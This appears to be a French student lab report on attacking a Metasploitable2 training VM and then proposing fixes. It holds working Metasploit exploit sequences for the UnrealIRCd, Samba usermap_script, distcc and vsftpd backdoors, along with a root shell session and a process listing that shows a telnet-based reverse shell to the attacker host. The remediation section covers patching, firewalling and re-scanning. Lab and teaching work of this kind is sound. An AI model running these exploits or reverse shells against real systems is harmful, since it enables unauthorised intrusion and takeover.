64 bytes from 172.16.0.6: icmp_seq=4 ttl=64 time=0.514 ms
64 bytes from 172.16.0.6: icmp_seq=5 ttl=64 time=0.465 ms
64 bytes from 172.16.0.6: icmp_seq=6 ttl=64 time=0.511 ms
64 bytes from 172.16.0.6: icmp_seq=7 ttl=64 time=0.459 ms
64 bytes from 172.16.0.6: icmp_seq=8 ttl=64 time=0.496 ms
64 bytes from 172.16.0.6: icmp_seq=9 ttl=64 time=0.456 ms
64 bytes from 172.16.0.6: icmp_seq=10 ttl=64 time=0.519 ms
64 bytes from 172.16.0.6: icmp_seq=11 ttl=64 time=0.481 ms
64 bytes from 172.16.0.6: icmp_seq=12 ttl=64 time=0.500 ms
^Z
zsh: suspended  ping 172.16.0.6
```

```
└─(kali㉿kali)-[~]
$ nmap -sV 192.168.159.173 -p 6667
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 07:36 CET
Nmap scan report for 192.168.159.173
Host is up (0.00093s latency).

PORT      STATE SERVICE VERSION
6667/tcp   open  irc      UnrealIRCd
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
```

```
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	6667	yes	The target port (TCP)

```
Exploit target:
```

Id	Name
0	Automatic Target

```
View the full module info with the info, or info -d command.
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.159.173
RHOSTS ⇒ 192.168.159.173
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT ⇒ 6667
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.159.176
LHOST ⇒ 192.168.159.176
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.159.176:4444
[*] 192.168.159.173:6667 - Connected to 192.168.159.173:6667 ...
:irc.Metasplorable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasplorable.LAN NOTICE AUTH :*** Couldn't resolve your hostname;
using your IP address instead
[*] 192.168.159.173:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 5w1Czip20DawcRB2;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: comma
nd not found\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.159.176:4444 → 192.168.159.173:3
8682) at 2025-11-20 07:41:16 +0100
```

Shell Banner:
5w1Czip20DawcRB2

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
6 GNU/Linux
whoami
root
pwd
ls -l
/etc/unreal
total 388
-rw—— 1 root root 1365 May 20 2012 Donation
-rw—— 1 root root 17992 May 20 2012 LICENSE
drwx—— 2 root root 4096 May 20 2012 aliases
--w——r-T 1 root root 1175 May 20 2012 badwords.channel.conf
--w——r-T 1 root root 1183 May 20 2012 badwords.message.conf
--w——r-T 1 root root 1121 May 20 2012 badwords.quit.conf
-rwx—— 1 root root 242894 May 20 2012 curl-ca-bundle.crt
-rw—— 1 root root 1900 May 20 2012 dccallow.conf
drwx—— 2 root root 4096 May 20 2012 doc
--w——r-T 1 root root 49552 May 20 2012 help.conf
-rw—— 1 root root 2914 Nov 19 21:55 ircd.log
-rw—— 1 root root 6 Nov 19 20:19 ircd.pid
-rw—— 1 root root 4 Nov 20 01:34 ircd.tune
drwx—— 2 root root 4096 May 20 2012 modules
drwx—— 2 root root 4096 May 20 2012 networks
--w——r-T 1 root root 5656 May 20 2012 spamfilter.conf
drwx—— 2 root root 4096 Nov 19 20:19 tmp
-rwx—— 1 root root 4042 May 20 2012 unreal
--w——r-T 1 root root 3884 May 20 2012 unrealircd.conf
```

```
-desktop X -auth /root/.Xauthority -geometry 1024x768 -depth 24 -rfbwait 120
000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Typ
e1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R
6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/
misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/font
s/X11/100dpi/ -co /etc/X11/rgb
daemon  5259  0.0  0.0   2316   216 ?          SN    Nov19   0:00 distccd --da
emon --user daemon --allow 0.0.0.0/0
root    5263  0.0  0.2   2724   1188 ?         S     Nov19   0:00 /bin/sh /roo
t/.vnc/xstartup
root    5266  0.0  0.4   5936   2568 ?         S     Nov19   0:00 xterm -geome
try 80x24+10+10 -ls -title X Desktop
root    5271  0.0  0.9   8988   4996 ?         S     Nov19   0:10 fluxbox
root    5284  0.0  0.2   2852   1544 pts/0      Ss+   Nov19   0:00 -bash
msfadmin 5356  0.0  0.3   4616   1980 tty1      S+    Nov19   0:00 -bash
postfix 5991  0.0  0.3   5420   1644 ?         S     01:19   0:00 pickup -l -t
 fifo -u -c
root    6019  0.0  0.1   1848   528 ?          S     01:33   0:00 sleep 4185
root    6020  0.0  0.1   3164   1028 ?         S     01:33   0:00 telnet 192.1
68.159.176 4444
root    6021  0.0  0.1   2724   580 ?          S     01:33   0:00 sh -c (sleep
 4185|telnet 192.168.159.176 4444|while : ; do sh && break; done 2>&1|telnet
192.168.159.176 4444 >/dev/null 2>&1 &)
root    6022  0.0  0.2   2724   1188 ?         S     01:33   0:00 sh
root    6023  0.0  0.2   3164   1040 ?         S     01:33   0:00 telnet 192.1
68.159.176 4444
root    6032  0.0  0.1   2364   928 ?          R     01:36   0:00 ps aux
^X@ssS
```

Job 07 — Propositions de correction et bonnes pratiques (rédigé comme un élève)

Objectif

Après avoir identifié et exploité des vulnérabilités (Jobs 04→06), notre objectif est de proposer des solutions concrètes pour corriger les vulnérabilités découvertes, définir un plan de remédiation priorisé, et expliquer les bonnes pratiques à mettre en place (mises à jour, audits réguliers, gestion des configurations) afin de réduire le risque futur.

Contexte

Nous avons réalisé :

- Job 02 : déploiement de la VM Metasploitable2 (cible).
- Job 03 : installation de Nessus sur Debian (scanner).
- Job 04 : scan et identification des vulnérabilités.
- Job 05/06 : recherche d'exploits et exploitation contrôlée pour validation.

Job 07 consiste à transformer nos observations en actions correctives précises, testables et vérifiables.

```
dome@vm-dome:~ Fichier Édition Affichage Recherche Terminal Aide  
 1WMMMMMMMMMMMXd:... . . ;dKMMMMMMMMMMMMo  
 xMMMMMMMMMWd. . . oNMMMMMMMMMK  
 oMMMMMMMMMM. dMMMMMMMMMMx  
 .WMMMMMMMMM: :MMMMMMMMMM,  
 xMMMMMMMMMo 1MMMMMMMMMO  
 NMNMNMNMNMW ,cccccoMMNMNMNMWlcccc;  
 MNNNNNNNNMX ;KMMNMNMNMNMNMNMNMNMX:  
 NMNMNMNMNM. ;KMMNMNMNMNMNMNMNMNMX:  
 xMMMMMMMMMd ,0MMMMMMMMMMMMMK;  
 .WMMMMMMMMMc '0MMMMMMMO,  
 1MMMMMMMMMMk. .kMMO'  
 dMMMMMMMMMWd' .  
 cWMMMMMMMMMMMNxc'. #####  
 .0MMMMMMMMMMMMMMWc #+# #+#  
 ;0MMMMMMMMMMMMMMMo .:+:  
 .dNMMMMMMMMMMMMMo +#+:+#+  
 'o0wMMMMMMMMMo +:+  
 .,cdk00K; :+:+ :+:  
 :::+:+:  
 Metasploit  
  
 =[ metasploit v6.4.98-dev- ]  
+ ---=[ 2,570 exploits - 1,316 auxiliary - 1,680 payloads ]  
+ ---=[ 432 post - 49 encoders - 13 nops - 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/
```

I — Principes généraux de remédiation

1. Prioriser par risque : commencer par CVSS ≥ 7.0 et vulnérabilités exploitables publiquement (Critical / High).
2. Remédier avant d'exploiter en production : tester les correctifs dans un environnement de test (snapshot) avant déploiement.
3. Documenter chaque correction (qui, quoi, quand, rollback possible).
4. Vérifier par re-scan (Nessus) après correction.
5. Automatiser les tâches répétitives (patch management, scans réguliers).

II — Démarche pas-à-pas (workflow de remédiation)

Étape 1 — Inventaire et priorisation

- Extraire du rapport Nessus la liste des vulnérabilités triées par gravité.
- Pour chaque vulnérabilité noter : **Plugin, Port, Service, CVE, CVSS, Exploit public (Y/N), Preuve.**
- Classer en trois buckets : Urgent (patch/mitig immédiat), Planifié (corriger sous X jours), Accepté/Monitoring.

Étape 2 — Analyse technique & solution

- Pour chaque vulnérabilité urgente : rechercher la correction officielle (patch) ou mitigation (désactiver service, config hardening).
- Vérifier dépendances et impact business (changer un service pourrait casser une appli).

Étape 3 — Test (en labo)

- **Appliquer le correctif sur une copie (snapshot) de la VM cible.**
- **Valider le bon fonctionnement (tests fonctionnels) et l'absence d'effets secondaires.**

Étape 4 — Déploiement

- **Déployer le correctif en production (ou sur la VM cible si le lab l'exige) suivant une fenêtre adaptée.**
- **Documenter la procédure et le rollback.**

Étape 5 — Vérification & preuve

- **Relancer un scan Nessus ciblé sur l'item corrigé.**
- **Confirmer la disparition du plugin/vulnérabilité.**
- **Attacher le rapport de re-scan au dossier de remédiation.**

Étape 6 — Revue post-action

- **Mettre à jour la base de connaissances (actions, tickets, temps).**
- **Planifier un scan de régression (hebdomadaire/mensuel selon criticité).**

III — Exemples de corrections par type de vulnérabilité

1) Service FTP vulnérable (ex : vsftpd backdoor / anonymous FTP)

- **Correctif** : désinstaller la version vulnérable ou appliquer le patch officiel du fournisseur.
- **Mitigation rapide** : désactiver l'accès anonymous, restreindre l'accès par firewall, limiter aux IPs internes.
- **Vérification** : tenter connexion anonymous (doit échouer) et re-scan Nessus.

2) Backdoor dans un serveur IRC / UnrealIRCd

- **Correctif** : désinstaller le package vulnérable, remplacer par une version corrigée ou supprimer le service s'il n'est pas nécessaire.
- **Mitigation** : filtrer ports IRC via firewall, monitoring IDS.
- **Vérification** : vérifier bannière, re-scan.

3) Vulnérabilités web (XSS, SQLi — DVWA/Mutillidae)

- **Correctif** : appliquer patchs applicatifs, corriger la validation côté serveur (sanitization), paramétrer ORM/prepared statements.
- **Mitigation** : ajouter un WAF (Web Application Firewall) pour atténuation temporaire.
- **Vérification** : retester les payloads non autorisés et re-scan.

4) SMB / Samba / vulnérabilités d'exécution

- **Correctif : mettre à jour Samba / appliquer correctifs de sécurité.**
- **Mitigation : restreindre partages, appliquer ACLs strictes, segmentation réseau.**
- **Vérification : vérifier partages et droits, re-scan.**

5) Comptes par défaut / mots de passe faibles

- **Correctif : changer tous les mots de passe par défaut, appliquer politique de mot de passe fort, désactiver comptes inutiles.**
- **Mitigation : verrouillage compte après N tentatives, 2FA si possible.**
- **Vérification : test de connexion, scanning d'authentification.**

IV — Mesures organisationnelles et bonnes pratiques à mettre en place

Patch Management

- **Mettre en place un outil de gestion des patchs (ex : Ansible, Spacewalk, WSUS selon l'environnement).**
- **Calendrier : patch critique ASAP, patch de sécurité mensuel (ou selon politique).**

Scanning et audits

- Scans automatisés : hebdomadaire sur périmètre sensible, mensuel en global.
- Audit de configuration (Policy Compliance) trimestriel.
- Mettre en place process de ticketing pour suivre la remédiation (JIRA/Gitlab issues).

Inventaire et CMDB

- Maintenir une base d'actifs (CMDB) : OS, versions, responsable, criticité.
- Lier les résultats Nessus aux entrées CMDB pour priorisation business.

Gestion des credentials & least privilege

- Ne jamais utiliser comptes par défaut.
- Appliquer principe du least privilege pour utilisateurs et services.
- Rotation régulière des clés/mots de passe.

Réseau & segmentation

- Segmenter les environnements (prod / dev / lab).
- Isoler les machines vulnérables (Host-Only / VLAN) et restreindre accès via firewall/NAC.

Monitoring & logs

- Activer centralisation des logs (syslog/Elastic/Graylog) et alerting.
- Déployer IDS/IPS pour détecter tentatives d'exploitation.

Sauvegardes & plan de reprise

- Sauvegardes régulières et testées.
- Plan de rollback pour correctifs qui cassent les services.

V — Solutions

Job 4

CRITICAL VNC Server 'password' Password < >

Description
The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution
Secure the VNC service with a strong password.

Output

```
Nessus logged in using a password of "password".  
To see debug logs, please visit individual host  
Port ▾ Hosts  
5900 / tcp / vnc 192.168.159.173
```

-> Changer le mot de passe par un plus fort pour le serveur VNC

Job 5

La présence d'un serveur ProFTPD obsolète et vulnérable sur Metasploitable expose le système à une prise de contrôle complète via exécution de commandes à distance.

Dans un environnement réel, la remédiation passerait par plusieurs actions essentielles :

1. Désinstaller ou désactiver le service FTP vulnérable

Si le service FTP n'est pas strictement nécessaire, la suppression totale du service constitue la meilleure protection.

sudo apt-get remove proftpd

2. Mettre à jour vers une version sécurisée de ProFTPD

Les versions vulnérables (comme 1.3.1 / 1.3.2 / 1.3.3c) doivent être remplacées par une version stable et maintenue. Or sur Metasploitable, les dépôts ne sont plus à jour — dans un système réel, la mise à jour est obligatoire.

3. Activer des mesures compensatoires

**Si un FTP doit absolument rester actif :
désactiver les connexions anonymes,**

appliquer une configuration restrictive (chroot, permissions minimales),

remplacer FTP par SFTP ou FTPS, bien plus sécurisés.

4. Surveiller le système pour détecter les intrusions

**La vulnérabilité étant une backdoor, il est indispensable de vérifier :
les connexions entrantes suspectes,**

les fichiers modifiés,

les utilisateurs créés ou modifiés,

les processus réseau actifs.

Job 6

HIGH Samba Badlock Vulnerability

Description
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSADI) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

UnrealIRCd Backdoor (CRITICAL, RCE)

Le meilleur choix pour Job 6 → donne un Meterpreter stable

Dans Metasploit :

```
search unreal
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 172.16.0.2
set LHOST 172.16.0.7
exploit
```

👉 Résultat : une session Meterpreter instantanée.

Samba usermap_script (CRITICAL, RCE)

Très bon aussi :

```
search samba
use exploit/multi/samba/usermap_script
set RHOSTS 172.16.0.2
set LHOST 172.16.0.7
exploit
```

👉 Résultat : Shell root ou Meterpreter selon payload.

```
distcc_exec (CRITICAL, RCE)
```

```
search distcc
use exploit/unix/misc/distcc_exec
set RHOSTS 172.16.0.2
set LHOST 172.16.0.7
exploit
```

vsftpdmsfconsole (CRITICAL, RCE)

```
search vsftpd
```

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 172.16.0.2
set RPORt 21
set LHOST 172.16.0.7    # ton IP attaquante
set LPORT 4444
exploit
```

```
whoami
```

```
uname -a
```

```
id
```